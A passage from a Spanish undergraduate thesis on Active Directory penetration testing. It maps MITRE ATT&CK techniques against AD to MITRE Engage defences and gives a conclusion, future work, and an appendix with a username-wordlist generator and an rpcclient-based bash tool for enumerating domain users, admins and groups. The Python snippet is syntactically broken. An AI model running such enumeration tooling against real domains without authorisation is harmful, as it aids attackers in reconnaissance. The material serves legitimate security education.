El modelo y marco ATT&CK es ampliamente reconocido para describir las acciones de los adversarios y su operación dentro de las redes empresariales, detallando las TTP (del inglés *Tactics, Techniques and Procedures*) que utilizan para obtener acceso y operar dentro de las redes, incluyendo las TTP utilizadas

para comprometer el Directorio Activo.

Desde la perspectiva de un defensor,MITRE ATT&CK [3] proporciona un modelo de datos para proteger a las empresas contra las amenazas de ciberseguridad. Por otro lado, MITRE Engage lista las capacidades que un defensor debe desarrollar para llevar a cabo una defensa activa y enfrentar al adversario en caso de una infracción. MITRE Engage [58] describe las tácticas y técnicas fundamentales para construir una estrategia de defensa que pueda interrumpir las actividades dirigidas contra el Directorio Activo [59].

La tabla 3.2 identifica las TTP más utilizadas por los atacantes contra el Directorio Activo, extraídas de MITRE ATT&CK, y describe las técnicas de Engage [60] que los defensores pueden usar para protegerse de manera proactiva. Se ha mantenido el nombre de las tácticas y técnicas en inglés por facilidad de análisis, mientras que las descripciones se han traducido al español.

Tabla 3.2: Matriz ATT&CK de MITRE con tácticas de atacantes para comprometer AD y las técnicas Engage [59]

Técnicas MITRE ATT&CK	Subtécnicas MITRE ATT&CK	Tácticas MITRE ATT&CK	Técnicas de defensa Engage
T1003-Os Credential Dumping [61]	**T1003.003 - NTDS** Los adversarios pueden intentar acceder o crear una copia de la base de datos del dominio de *Active Directory* para robar información sobre credenciales, así como obtener otra información sobre los miembros del dominio, como dispositivos, usuarios y derechos de acceso. Por defecto, el archivo NTDS (NTDS.dit) se encuentra en %SystemRoot%\NNTDS\Ntds.dit de un controlador de dominio.	**Credential Access**	**EAC0005 - LURES** [62] Un defensor puede utilizar señuelos para permitir o bloquear las acciones del adversario. Los defensores pueden desplegar señuelos credenciales, cuentas de dominio, objetos dominio, objetos de *Active Directory*, archivos carpetas, directorios de red, etc. Señuelos permiten al defensor dirigir el comportamiento del adversario en formas que resultados operativos.
T1037 - Boot or Logon Initialization Scripts [63]	**T1037.003 - Network Logon Script** Los adversarios pueden utilizar secuencias de comandos de inicio de sesión en red que se ejecutan automáticamente en la inicialización del inicio de sesión para establecer la persistencia. Las secuencias de comandos de inicio de sesión en red se pueden asignar mediante *Active Directory* u objetos de directiva de grupo. Estos scripts de inicio de sesión se ejecutan con los privilegios del usuario al que están asignados. Dependiendo de los sistemas dentro de la red, la inicialización de uno de estos scripts podría aplicarse a más de uno o potencialmente a todos los sistemas.	**Persistence** **Privilege Escalation**	**EAC0014 - SOFTWARE MANIPULATION** [64] Un defensor puede manipular el software cambiando la salida de los comandos de descubrimiento más utilizados para ocultar sistemas legítimos y revelar artefactos y sistemas engañosos. Alternativamente, el defensor puede cambiar la salida para un adversario que intente recoger credenciales de las carpetas SYSVOL share y Netlogon.

T1069 - Permission Group Discovery [65]	**T1069.002 - Domain Groups** Los adversarios pueden intentar encontrar grupos y configuraciones de permisos a nivel de dominio. El conocimiento de los grupos de permisos a nivel de dominio puede ayudar a los adversarios a determinar qué grupos existen y qué usuarios pertenecen a un grupo en particular. Los adversarios pueden utilizar esta información para determinar qué usuarios tienen permisos elevados, como los administradores de dominio.	**Discovery**	**EAC0015 - INFORMATION MANIPULATION** [66] Un defensor puede ocultar hechos y ficción como cuentas, credenciales, grupos, archivos señuelo y activos de alto valor. Afectará a la sensación de incertidumbre del adversario para apoyar los objetivos operativos como la escalada de privilegios y el mantenimiento de la persistencia.
T1078 - Valid AccountAs [67]	**T1078.002 - Domain Accounts** Los adversarios pueden obtener y abusar de las credenciales de una cuenta de dominio como medio para obtener Acceso Inicial, Persistencia, Escalada de Privilegios o Evasión de Defensa. Las cuentas de dominio son aquellas gestionadas por los Servicios de Dominio de *Active Directory*, donde el acceso y los permisos se configuran a través de los sistemas y servicios que forman parte de ese dominio. Las cuentas de dominio pueden abarcar usuarios, administradores y servicios. **T1078.004 - Cloud Accounts** Los adversarios pueden obtener y abusar de las credenciales de una cuenta en la nube como medio para obtener Acceso Inicial, Persistencia, Escalada de Privilegios o Evasión de Defensa. Las cuentas en la nube son aquellas que una organización crea y configura para el uso de usuarios, soporte remoto, servicios o para la administración de recursos dentro de un proveedor de servicios en la nube, como en el caso de Azure AD, o aplicación SaaS (en inglés, Software as a Service). En algunos casos, las cuentas en la nube pueden estar federadas con un sistema tradicional de gestión de identidades, como Window *Active Directory*.	**Defense Evasion** **Persistence** **Privilege** **Escalation** **Initial Access**	**EAC0008 - BURN-IN** [68] Un defensor puede interactuar con el entorno para producir los artefactos Burn-In, como cuando el defensor inicia sesión en una cuenta señuelo o accede a un sitio web señuelo para generar cookies de sesión e historial del navegador. Los artefactos generados durante el proceso de Burn-In pueden asegurar al adversario la legitimidad del entorno al crear un entorno que se asemeja más a un sistema o red real. **EAC0022 - ARTIFACT DIVERSITY** [69] Un defensor puede presentar múltiples artefactos de red y de sistema al adversario, incluyendo un conjunto diverso de cuentas de dominio y en la nube, y luego monitorizar para determinar qué cuentas tiene como objetivo el adversario en el futuro.
T1087 - Account Discovery [70]	**T1087.002 - Domain Accounts** Los adversarios pueden intentar obtener un listado de cuentas de dominio. Esta información puede ayudar a los adversarios a determinar qué cuentas de dominio existen para ayudar en el comportamiento de seguimiento.	**Discovery**	**EAC0014 - SOFTWARE MANIPULATION** Un defensor puede manipular el software cambiando la salida de los comandos de descubrimiento más utilizados para ocultar sistemas legítimos y revelar artefactos y sistemas engañosos. Alternativamente, el defensor puede cambiar la salida de la descripción de la política de contraseñas para un adversario que intente forzar credenciales.

T1087 - Account Discovery	**T1087.004 - Cloud Account** Los adversarios pueden intentar obtener un listado de cuentas en la nube. Las cuentas en la nube son aquellas creadas y configuradas por una organización para su uso por usuarios, soporte remoto, servicios o para la administración de recursos dentro de un proveedor de servicios en la nube o una aplicación SaaS.	**Discovery**	**EAC0022 - ARTIFACT DIVERSITY** Un defensor puede presentar múltiples artefactos de red y de sistema al adversario, incluyendo un conjunto diverso de cuentas de dominio y en la nube, y luego monitorizar para determinar qué cuentas tiene como objetivo el adversario en el futuro.
T1098 - Account Manipulation [71]	Los adversarios pueden manipular las cuentas para mantener acceso a los sistemas de la víctima. La manipulación de cuentas puede consistir en cualquier acción que preserve el acceso del adversario a una cuenta comprometida, como modificar credenciales o grupos de permisos. Estas acciones también podrían incluir actividad de la cuenta diseñada para subvertir las políticas de seguridad, como realizar actualizaciones iterativas de contraseñas para para eludir las políticas de duración de contraseñas y duración de las contraseñas y preservar la vida de las credenciales comprometidas. Para crear o manipular cuentas, el adversario ya debe tener suficientes permisos sobre los sistemas o el dominio.	**Persistence**	**EAC0014 - SOFTWARE MANIPULATION** Un defensor puede manipular el software cambiando la salida de los comandos de descubrimiento más utilizados para ocultar sistemas legítimos y revelar artefactos y sistemas engañosos. Alternativamente, el defensor puede cambiar la salida de la descripción de la política de contraseñas para un adversario que intente forzar credenciales.
T1110 - Brute Force [72]	**T1110.001 - Password Guessing** Los adversarios sin conocimiento previo de las credenciales legítimas dentro del sistema o entorno pueden adivinar las contraseñas para intentar acceder a las cuentas. Sin conocimiento de la contraseña de una cuenta, un adversario puede optar por adivinar sistemáticamente la contraseña utilizando un mecanismo repetitivo o iterativo. Un adversario puede adivinar las credenciales de acceso sin conocimiento previo de las contraseñas del sistema o del entorno durante una operación utilizando una lista de contraseñas comunes. La adivinación de contraseñas puede o no tener en cuenta las políticas del objetivo sobre la complejidad de las contraseñas o utilizar políticas que puedan bloquear cuentas tras un número de intentos fallidos. **T1110.003 - Password Spraying** Los advesarios pueden utilizar una sola contraseña o una pequeña lista de contraseñas de uso común contra muchas cuentas diferentes para intentar adquirir credenciales de cuentas válidas. La pulverización de contraseñas utiliza una contraseña (por ejemplo, “Password01”) o una pequeña lista de contraseñas de uso común, que puede coincidir con la política de complejidad del dominio. Los inicios de sesión se intentan con esa contraseña contra muchas cuentas diferentes en una red para evitar los bloqueos de cuentas que normalmente se producirían al forzar de forma bruta una sola cuenta con muchas contraseñas.	**Credential Access**	**EAC0022 - ARTIFACT DIVERSITY** Un defensor puede incluir un conjunto diverso de cuentas y credenciales y, a continuación, realizar un seguimiento para determinar qué cuentas son el objetivo del adversario en el futuro. **EAC0003 - SYSTEM ACTIVITY MONITORING** [73] Un defensor puede utilizar el registro del sistema para estudiar y recopilar observaciones de primera mano sobre las acciones y herramientas del adversario. Esta solución puede enviar datos a una ubicación de recopilación centralizada para su posterior análisis.

T1110 - Brute Force	**T1110.002 - Password Cracking** Los adversarios pueden utilizar el descifrado de contraseñas para intentar recuperar credenciales utilizables, como contraseñas en texto plano, cuando se obtiene material de credenciales como hashes de contraseñas. El volcado de credenciales del sistema operativo se utiliza para obtener hashes de contraseñas; esto sólo puede llevar a un adversario hasta cierto punto cuando *Pass the Hash* no es una opción. Existen técnicas para adivinar sistemáticamente las contraseñas utilizadas para calcular los hashes, o el adversario puede utilizar una tabla rainbow precalculada para descifrar los hashes. El descifrado de hashes se realiza normalmente en sistemas controlados por el adversario fuera de la red objetivo. La contraseña en texto plano resultante de un hash descifrado con éxito puede utilizarse para iniciar sesión en sistemas, recursos y servicios a los que la cuenta tenga acceso.		
T1134 - Access Token Manipulation [74]	**T1134.005 - SID-History Injection** Los adversarios pueden utilizar la inyección de historial SID para escalar privilegios y eludir los controles de acceso. El identificador de seguridad de Windows (SID) es un valor único que identifica una cuenta de usuario o grupo. Los SID son utilizados por la seguridad de Windows tanto en los descriptores de seguridad como en los tokens de acceso. Una cuenta puede contener SID adicionales en el atributo SID-History de *Active Directory*, lo que permite la migración interoperable de cuentas entre dominios (por ejemplo, todos los valores de SID-History se incluyen en los tokens de acceso).	**Defense Evasion** **Privilege Escalation**	**EAC0003 - SYSTEM ACTIVITY MONITORING** Un defensor puede capturar el registro del sistema para estudiar y recopilar observaciones de primera mano sobre las acciones y herramientas del adversario. **EAC0014 - SOFTWARE MANIPULATION** Un defensor puede manipular el software cambiando la salida de los comandos de descubrimiento más utilizados para ocultar sistemas legítimos y revelar artefactos y sistemas engañosos. Alternativamente, el defensor puede cambiar la salida de la descripción de la política de contraseñas para un adversario que intente forzar credenciales.
T1136 - Create Account [75]	**T1136.002 - Domain Account** Los adversarios pueden crear una cuenta de dominio para mantener el acceso a los sistemas de la víctima. Las cuentas de dominio son aquellas gestionadas por los servicios de dominio de *Active Directory*, donde se configuran el acceso y los permisos en todos los sistemas y servicios que forman parte de ese dominio. Las cuentas de dominio pueden abarcar cuentas de usuario, administrador y servicio. Con un nivel de acceso suficiente, se puede utilizar el comando net user /add /domain para crear una cuenta de dominio.	**Persistence**	**EAC0022 - ARTIFACT DIVERSITY** Un defensor puede incluir un conjunto diverso de cuentas y credenciales y, a continuación, realizar un seguimiento para determinar qué cuentas son el objetivo del adversario en el futuro.

T1207 - Rogue Domain Controller [76]	Los delincuentes pueden registrar un controlador de dominio fraudulento para permitir la manipulación de los datos de *Active Directory*. DCShadow puede utilizarse para crear un controlador de dominio (DC) falso. DCShadow es un método para manipular datos de *Active Directory* (AD), incluyendo objetos y esquemas, registrando (o reutilizando un registro inactivo) y simulando el comportamiento de un DC. [1] Una vez registrado, un DC falso puede ser capaz de inyectar y replicar cambios en la infraestructura de AD para cualquier objeto de dominio, incluyendo credenciales y claves.	**Defense Evasion**	**EAC0008 - BURN-IN** Un defensor puede interactuar con el entorno para producir los artefactos Burn-In, como cuando el defensor inicia sesión en una cuenta señuelo o accede a un sitio web señuelo para generar cookies de sesión e historial del navegador. Los artefactos generados durante el proceso de Burn-In pueden tranquilizar al adversario sobre la legitimidad del entorno al crear un entorno que se asemeja mucho a un sistema o red real.
T1484 - Domain Policy Modification [77]	**T1484.001 - Group Policy Modification** Los delincuentes pueden modificar los objetos de directiva de grupo (GPO) para subvertir los controles de acceso discrecional previstos para un dominio, normalmente con la intención de escalar privilegios en el dominio. La política de grupo permite la gestión centralizada de la configuración de usuarios y equipos en *Active Directory* (AD). Los GPO son contenedores de configuraciones de directivas de grupo formados por archivos almacenados en una ruta de red predecible \\SYSVOL\Policies\.	**Defense Evasion** **Privilege Escalation**	**EAC0005 - LURES** Un defensor puede utilizar señuelos para permitir o bloquear las acciones que pretende realizar el adversario. Los defensores pueden desplegar señuelos de varias formas, incluyendo credenciales, cuentas de dominio, objetos de *Active Directory*, archivos, carpetas, directorios de red, etc. Los señuelos permiten al defensor dirigir el comportamiento del adversario de forma que se alinee con los resultados operativos.
T1550 - Use Alternate Authentication Material [78]	**T1550.001 - Application Access Token** Los adversarios pueden utilizar tokens de acceso a aplicaciones robados para eludir el proceso de autenticación habitual y acceder a cuentas, información o servicios restringidos en sistemas remotos. Estos tokens suelen robarse a los usuarios y utilizarse en lugar de las credenciales de inicio de sesión. **T1550.002 - *Pass the Hash*** Los adversarios pueden hacer *"Pass The Hash"* utilizando hashes de contraseñas robadas para moverse lateralmente dentro de un entorno, eludiendo los controles de acceso normales del sistema. PTH es un método para autenticarse como usuario sin tener acceso a la contraseña en texto claro del usuario. Este método elude los pasos de autenticación estándar que requieren una contraseña en texto claro, pasando directamente a la parte de la autenticación que utiliza el hash de la contraseña.	**Defense Evasion** **Lateral Movement**	**EAC0023 - INTRODUCED VULNERABILITIES** [79] Un defensor puede intentar motivar al adversario para que se dirija a recursos específicos. Este objetivo puede mover al adversario hacia un recurso en particular o alejarlo de otro recurso. El defensor puede introducir vulnerabilidades para animar al adversario a revelar sus preferencias de selección de objetivos y las capacidades disponibles o incluso influir en futuras decisiones de selección de objetivos. **EAC0022 - ARTIFACT DIVERSITY** Un defensor puede presentar múltiples artefactos de red y de sistema al adversario, incluyendo un conjunto diverso de cuentas de dominio y en la nube, y luego monitorizar para determinar qué cuentas tiene como objetivo el adversario en el futuro.

T1550 - Use Alternate Authentication Material [78]	**T1550.003 - *Pass the Ticket*** Los adversarios pueden "Pasar los tickets" utilizando tickets Kerberos robados para moverse lateralmente dentro de un entorno, eludiendo los controles normales de acceso al sistema. PTP es un método de autenticación en un sistema utilizando tickets Kerberos sin tener acceso a la contraseña de una cuenta. La autenticación Kerberos puede utilizarse como primer paso para el movimiento lateral a un sistema remoto.		
T1558 - Steal or Forge Kerberos Tickets [80]	**T1558.001 - *Golden Ticket*** Los adversarios que tengan el hash de la contraseña de la cuenta KRBTGT pueden falsificar los tickets de otorgamiento de tickets de Kerberos (TGT), también conocidos como *Golden Tickets*. Este tipo de tickets permiten a los adversarios generar material de autenticación para cualquier cuenta en *Active Directory*. **T1558.002 - Silver Ticket** Los adversarios que tienen el hash de la contraseña de una cuenta de servicio de destino (por ejemplo, SharePoint, MSSQL) pueden falsificar tickets de servicio de concesión de tickets (TGS) de Kerberos, también conocidos como tickets de plata. Los tickets TGS de Kerberos también se conocen como tickets de servicio. **T1558.003 - Kerberoasting** Los adversarios pueden abusar de un ticket de otorgamiento de ticket (TGT) de Kerberos válido o husmear el tráfico de red para obtener un ticket de servicio de otorgamiento de ticket (TGS) que puede ser vulnerable a la fuerza bruta. **T1558.004 - AS-REP Roasting** Los adversarios pueden revelar credenciales de cuentas que han desactivado la preautenticación Kerberos mediante mensajes de Password Cracking Kerberos.	**Credential Access**	**EAC0022 - ARTIFACT DIVERSITY** Un defensor puede presentar múltiples artefactos de red y de sistema al adversario, incluyendo un conjunto diverso de cuentas de usuario de dominio y de servicio informático, y luego monitorizar para determinar qué cuentas apunta el adversario en el futuro. **EAC0006 - APPLICATION DIVERSITY** [81] Un defensor puede instalar una o más aplicaciones con varios niveles de parches para ver cómo difiere la respuesta del adversario entre versiones. Además, un conjunto diverso de aplicaciones proporciona una variedad de vías para que el defensor presente información adicional a lo largo de una operación. También puede introducir superficies de ataque adicionales, motivar o desmotivar al adversario, o hacer avanzar la narrativa del enfrentamiento.

Parte III

Parte tercera.

Conclusiones y líneas futuras

5. Conclusión

La principal finalidad de este trabajo era el acercamiento al lector de la importancia de la ciberseguridad en el ámbito tecnológico actual, concretamente en la tecnología de *Active Directory* utilizada por gran mayoría de empresas a nivel mundial. Por ello, se ha optado ha realizar una descripción ampliamente detallada tanto de la tecnología de *Active Directory* como la importancia de los expertos en ciberseguridad, dotando al lector de un conocimiento más amplio y facilitando el entendimiento de la actividad desarrollada.

Poniendo el foco en este objetivo, se han enumerado que técnicas, herramientas y metodologías son las utilizadas en el marco actual por los *pentesters* en la realización de su actividad profesional. Asimismo, se han abordado el tema de la autenticación y autorización en Windows para conocer como las credenciales y la información es gestionada por este sistema operativo, centrándonos en el protocolo por excelencia de *Active Directory*, Kerberos. Todo ello queda reflejado con el test de intrusión propiamente elaborado para este proyecto.

Durante el desarrollo de la prueba de intrusión se llevaron a cabo una serie de técnicas con el fin de explotar vulnerabilidades conocidas, e incluso, desconocidas en un primer momento. Para el descubrimiento de estas vulnerabilidades ha sido imprescindible la realización de una revisión exhaustiva de la configuración del sistema, identificando vulnerabilidades en la configuración de seguridad de *Active Directory*, en la política de contraseñas y en la gestión de usuarios. Los resultados obtenidos han permitido identificar varias vulnerabilidades que podrían ser explotadas por atacantes externos o internos para comprometer el sistema.

Una vez finalizado el proceso de prueba de intrusión, en el tercer capítulo se han expuestos las recomendaciones y medidas necesarias para prevenir todos los vectores de ataques mencionados en fases anteriores como la implementación de políticas de contraseñas más fuertes, la eliminación de cuentas de usuario inactivas, la restricción de los permisos de usuario y la securización de los

protocolos y comunicaciones previniendo ataques de envenenamiento. El *pentesting* permitió identificar y solucionar vulnerabilidades en el entorno de *Active Directory*, mejorando significativamente la seguridad del sistema y reduciendo el riesgo de un ataque exitoso.

En lo que a mí me concierne, la ejecución de este proyecto ha conllevado la adquisición de un amplio conjunto de habilidades en el ámbito de la investigación, así como en el desarrollo de informes profesionales, el fortalecimiento de mis habilidades escritas y la consolidación de conocimientos mediante la exposición detallada de conceptos relevantes. Asimismo, esta experiencia ha propiciado actitudes de emprendimiento y autoaprendizaje, subrayando la importancia de la disponibilidad de recursos para la formación continua en cualquier ámbito que pudiera resultar de interés personal.

Todo ello, hace crecer en mí una gran motivación para seguir aprendiendo y desarrollándome personalmente con el fin de estar preparado para los desafíos y oportunidades que surjan en el futuro, especialmente en el ámbito tecnológico en constante evolución. Además, la realización de este proyecto me ha enseñado la importancia del trabajo en equipo y la colaboración con expertos en diferentes campos, lo cual es esencial para el éxito en cualquier proyecto. En definitiva, esta experiencia ha sido extremadamente valiosa para mi crecimiento personal y profesional.

6. Lineas futuras

Lo mejor del sector de la ciberseguridad es que hay millones de campos en los que te puedes especializar y crecer personalmente así que líneas futuras que personalmente puedo adoptar son innumerables. Haremos una distinción entre las líneas futuras adoptadas a partir de la realización de este proyecto y las del mundo de la ciberseguridad en cuanto al desarrollo profesional.

En cuanto al proyecto presentado, se podría:

- **Continuar investigando desarrollando un test de intrusión de *Active Directory* en sistemas empresariales reales**, lo que implicaría enfrentarse a un escenario más complejo y desafiante, pero a su vez más enriquecedor para la adquisición de conocimientos y habilidades.
- ***Pentesting* en *Active Directory Cloud***, con la creciente popularidad de la nube y la migración de muchas empresas a servicios en la nube, es importante conocer los riesgos de seguridad y las vulnerabilidades en la configuración de *Active Directory* en este tipo de entornos.

La realización de un *pentesting* en *Active Directory Cloud* permitiría identificar y explotar posibles vulnerabilidades en la configuración del servicio y en la gestión de usuarios y permisos en la nube. Además, se podrían ofrecer recomendaciones y soluciones para mejorar la seguridad de *Active Directory* en la nube y prevenir posibles ataques cibernéticos.

Este tipo de proyecto requeriría una comprensión profunda de las soluciones en la nube y de la configuración de *Active Directory* en ese contexto, así como habilidades técnicas avanzadas en la realización de pruebas de intrusión y en la evaluación de riesgos de seguridad.

- **Elaboración de herramientas propias para elaboración de *pentesting***, lo que me permitiría mejorar mi conocimiento en programación y, al mismo tiempo, crear soluciones personalizadas y más eficaces para la detección de vulnerabilidades en sistemas y redes.

En relación al desarrollo profesional, previamente se mencionó la existencia de tres perfiles especializados en este ámbito: el Equipo Rojo *(Red Team)*, el Equipo Púrpura *(Purple Team)* y el Equipo Azul *(Blue Team)*. Desde una perspectiva personal, me siento inclinado hacia el *Red Team*, con el objetivo de profundizar en dicho conocimiento y adquirir habilidades adicionales. Existen diversas metodologías disponibles para lograr este propósito:

- **Obtención de certificaciones de Seguridad Ofensiva**, esto implica pasar una serie de exámenes que evalúan las habilidades y conocimientos del candidato en técnicas de hacking ético, *pentesting* y evaluación de vulnerabilidades. Al obtener estas certificaciones, se demuestra una comprensión sólida de las técnicas de seguridad ofensiva y se aumenta la credibilidad como profesional de la seguridad informática.

- **Elaboración de CTFs (*Capture The Flag*)**. Los CTFs son juegos de hacking diseñados para desafiar a los participantes a resolver una serie de desafíos que simulan situaciones reales de seguridad informática. Participar en CTFs puede ayudar a los profesionales de la seguridad a mejorar su capacidad para resolver problemas y adquirir nuevas técnicas de hacking ético.

- **Asistir a Congresos de ciberseguridad**. En estas conferencias, los profesionales de la seguridad pueden conocer las últimas herramientas y metodologías, conectarse con otros expertos y expandir sus conocimientos en el campo de la seguridad informática.

Parte IV

Apéndices

Apéndice A

Scripts utilizados

1. Creación de un diccionario para enumeración de usuarios

```
import string

#Autor José Maria Tapia Catena

#Archivo de apellidos más comunes con permiso de escritura
file = open(Spanish-Last-Names-WordList.txt, 'r')

#Habilitaremos los permisos de escritura en el
#archivo de salida (diccionario)
output = open(output.txt, 'w')

#La libreria string con el método ascii_lowercase nos
#proporciona todas las letras del abecedario
alphabete = list(string.ascii_lowercase)

#Por cada apellido
for line in file
    for letter in alphabete
        new_word = letter + line
         #Formamos una nueva palabra concatenandole una letra
         #al apellido correspondiente
        output.write(new_word)
```

2. Creación de un script que mediante rpcclient reporte los resultados a un excel

```
#!/bin/bash

# Author: José María Tapia Catena
# Based on Marcelo Vázquez (aka S4vitar) script


#The new version makes modifications to the existing tool giving it new functionalities and improving the existing ones.
# New functionality, you can export the results obtained to excel.
# Improved functionality, more information can be obtained from domain users.
# Improved functionality, optimization of existing functions.


#Colours
greenColour="\e[0;32m\033[1m"
endColour="\033[0m\e[0m"
redColour="\e[0;31m\033[1m"
blueColour="\e[0;34m\033[1m"
yellowColour="\e[0;33m\033[1m"
purpleColour="\e[0;35m\033[1m"
turquoiseColour="\e[0;36m\033[1m"
grayColour="\e[0;37m\033[1m"

declare -r tmp_file="/dev/shm/tmp_file"
declare -r tmp_file2="/dev/shm/tmp_file2"
declare -r tmp_file3="/dev/shm/tmp_file3"

function ctrl_c(){

        echo -e "\n${yellowColour}[*]${endColour}${grayColour} Exiting...${endColour}"; sleep 1
        rm $tmp_file 2>/dev/null
        tput cnorm; exit 1
}

function helpPanel(){

        echo -e "\n${grayColour}rpcenum -m <modo> -i <IP> -u <usuario> -p <>${endColour}"
        echo -e "\n${yellowColour}[*]${grayColour} Uso: rpcenum${endColour}"
        echo -e "\n\t${purpleColour}-m${yellowColour} Enumeration Mode${endColour}"
        echo -e "\n\t\t${grayColour}DUsers${redColour} (Domain Users)${endColour}"
        echo -e "\t\t${grayColour}DUsersInfo${redColour} (Domain Users with info)${endColour}"
        echo -e "\t\t${grayColour}DAUsers ${redColour}(Domain Admin Users)${endColour}"
        echo -e "\t\t${grayColour}DGroups ${redColour}(Domain Groups)${endColour}"
        echo -e "\t\t${grayColour}All ${redColour}(All Modes)${endColour}"
        echo -e "\n\t${purpleColour}-i${yellowColour} Host IP Address${endColour}"
        echo -e "\n\t${purpleColour}-U${yellowColour} User${endColour}"
        echo -e "\n\t${purpleColour}-e${yellowColour} File Name${endColour}"
        echo -e "\n\t${purpleColour}-h${yellowColour} Show this help pannel${endColour}"
        exit 1
}

function printTable(){
```

```
52
53      local -r delimiter="${1}"
54      local -r data="$(removeEmptyLines "${2}")"
55
56      if [[ "${delimiter}" != '' && "$(isEmptyString "${data}")" = 'false' ]]
57      then
58          local -r numberOfLines="$(wc -l <<< "${data}")"
59
60          if [[ "${numberOfLines}" -gt '0' ]]
61          then
62              local table=''
63              local i=1
64
65              for ((i = 1; i <= "${numberOfLines}"; i = i + 1))
66              do
67                  local line=''
68                  line="$(sed "${i}q;d" <<< "${data}")"
69
70                  local numberOfColumns='0'
71                  numberOfColumns="$(awk -F "${delimiter}" '{print NF}' <<< "${line}")"
72
73                  if [[ "${i}" -eq '1' ]]
74                  then
75                      table="${table}$(printf '%s#+' "$(repeatString '#+'
                        ↪  "${numberOfColumns}")")"
76                  fi
77
78                  table="${table}\n"
79
80                  local j=1
81
82                  for ((j = 1; j <= "${numberOfColumns}"; j = j + 1))
83                  do
84                      table="${table}$(printf '#| %s' "$(cut -d "${delimiter}" -f "${j}" <<<
                        ↪  "${line}")")"
85                  done
86
87                  table="${table}#|\n"
88
89                  if [[ "${i}" -eq '1' ]] || [[ "${numberOfLines}" -gt '1' && "${i}" -eq
                    ↪  "${numberOfLines}" ]]
90                  then
91                      table="${table}$(printf '%s#+' "$(repeatString '#+'
                        ↪  "${numberOfColumns}")")"
92                  fi
93              done
94
95              if [[ "$(isEmptyString "${table}")" = 'false' ]]
96              then
97                  echo -e "${table}" | column -s '#' -t | awk '/^\+/{gsub(" ", "-", $0)}1'
98              fi
99          fi
100     fi
101 }
102
103 function removeEmptyLines(){
104
105     local -r content="${1}"
106     echo -e "${content}" | sed '/^\s*$/d'
107 }
```

```
108
109 function repeatString(){
110
111     local -r string="${1}"
112     local -r numberToRepeat="${2}"
113
114     if [[ "${string}" != '' && "${numberToRepeat}" =~ ^[1-9][0-9]*$ ]]
115     then
116         local -r result="$(printf "%${numberToRepeat}s")"
117         echo -e "${result// /${string}}"
118     fi
119 }
120
121 function isEmptyString(){
122
123     local -r string="${1}"
124
125     if [[ "$(trimString "${string}")" = '' ]]
126     then
127         echo 'true' && return 0
128     fi
129
130     echo 'false' && return 1
131 }
132
133 function trimString(){
134
135     local -r string="${1}"
136     sed 's,^[[:blank:]]*,,' <<< "${string}" | sed 's,[[:blank:]]*$,,'
137 }
138
139 function exportToExcel(){
140         ssconvert $2 $1 > /dev/null 2>&1
141         if [ $? -eq 0 ]; then
142                 echo -e "\n${greenColour}[+] Results exported to $1${endColour}"
143         else
144                 echo -e "\n${redColour}[!] Error: Could not export to $1${endColour}"
145         fi
146 }
147
148 function extract_DUsers(){
149
150         echo -e "\n${yellowColour}[*]${endColour}${grayColour} Enumerating Domain
        ↪  Users...${endColour}\n"
151
152         domain_users=$(rpcclient -U $user_name "--password" "$password" $host_ip -c
        ↪  "enumdomusers"| grep -oP '\[.*?\]' | grep -v 0x | tr -d '[]')
153
154         echo "Users" > $tmp_file && for user in $domain_users; do echo "$user" >> $tmp_file;
        ↪  done
155
156         if [ "$export_flag" == "true" ]; then
157                 exportToExcel "DUsers.xlsx" $tmp_file
158         else
159                 echo -ne "${blueColour}"; printTable ' ' "$(cat $tmp_file)"; echo -ne
                ↪  "${endColour}"
160         fi
161
162         rm $tmp_file 2>/dev/null
163 }
```

```
164
165
166 function extract_DUsers_Info(){
167
168         extract_DUsers > /dev/null 2>&1
169
170         echo -e "\n${yellowColour}[*]${endColour}${grayColour} Listing domain users with
        ↪  description...${endColour}\n"
171
172         for user in $domain_users; do
173                 rpcclient -U $user_name "--password" "$password" $host_ip -c "queryuser
                ↪  $user" | grep -E 'User Name|Description' | cut -d ':' -f 2-100 | sed
                ↪  's/\t//' | tr '\n' ',' | sed 's/.$//' >> $tmp_file
174                 echo -e '\n' >> $tmp_file
175         done
176
177         echo "User,Description" > $tmp_file2
178
179         cat $tmp_file | sed '/^\s*$/d' | while read user_representation; do
180                 if [ "$(echo $user_representation | awk '{print $2}' FS=',')" ]; then
181                         echo "$(echo $user_representation | awk '{print $1}' FS=','),$(echo
                        ↪  $user_representation | awk '{print $2}' FS=',')" >> $tmp_file2
182                 fi
183         done
184
185         if [ "$export_flag" == "true" ]; then
186                 exportToExcel "DUsersInfo.xlsx" $tmp_file2
187         else
188                 sleep 1; echo -ne "${blueColour}"; printTable ',' "$(cat $tmp_file2)"; echo
                ↪  -ne "${endColour}"
189         fi
190
191         rm $tmp_file; rm $tmp_file2 2>/dev/null
192 }
193
194
195 function extract_DAUsers(){
196
197         echo -e "\n${yellowColour}[*]${endColour}${grayColour} Enumerating Domain Admin
        ↪  Users...${endColour}\n"
198         rid_dagroup=$(rpcclient -U $user_name "--password" "$password" $host_ip -c
        ↪  "enumdomgroups" | grep "Admins. del dominio" | awk 'NF{print $NF}' | grep -oP
        ↪  '\[.*?\]' | tr -d '[]')
199         rid_dausers=$(rpcclient -U $user_name "--password" "$password" $host_ip -c
        ↪  "querygroupmem $rid_dagroup" | awk '{print $1}' | grep -oP '\[.*?\]' | tr -d
        ↪  '[]')
200
201         echo "DomainAdminUsers" > $tmp_file; for da_user_rid in $rid_dausers; do
202                 rpcclient -U $user_name "--password" "$password" $host_ip -c "queryuser
                ↪  $da_user_rid"| grep 'User Name'| awk 'NF{print $NF}' >> $tmp_file
203         done
204
205         if [ "$export_flag" == "true" ]; then
206                 exportToExcel "DAUsers.xlsx" $tmp_file
207         else
208                 echo -ne "${blueColour}"; printTable ' ' "$(cat $tmp_file)"; echo -ne
                ↪  "${endColour}"
209         fi
210
211         rm $tmp_file 2>/dev/null
```

```
212 }
213
214
215 function extract_DGroups(){
216
217         echo -e "\n${yellowColour}[*]${endColour}${grayColour} Enumerating Domain
        ↪  Groups...${endColour}\n"
218
219         rpcclient -U $user_name "--password" "$password" $host_ip -c "enumdomgroups"| grep
        ↪  -oP '\[.*?\]' | grep "0x" | tr -d '[]' >> $tmp_file
220
221         echo "DomainGroup,Description" > $tmp_file2
222         cat $tmp_file | while read rid_domain_groups; do
223                 rpcclient -U $user_name "--password" "$password" $host_ip -c "querygroup
                ↪  $rid_domain_groups" | grep -E 'Group Name|Description' | sed 's/\t//' >
                ↪  $tmp_file3
224                 group_name=$(cat $tmp_file3 | grep "Group Name" | awk '{print $2}' FS=":")
225                 group_description=$(cat $tmp_file3 | grep "Description" | awk '{print $2}'
                ↪  FS=":")
226
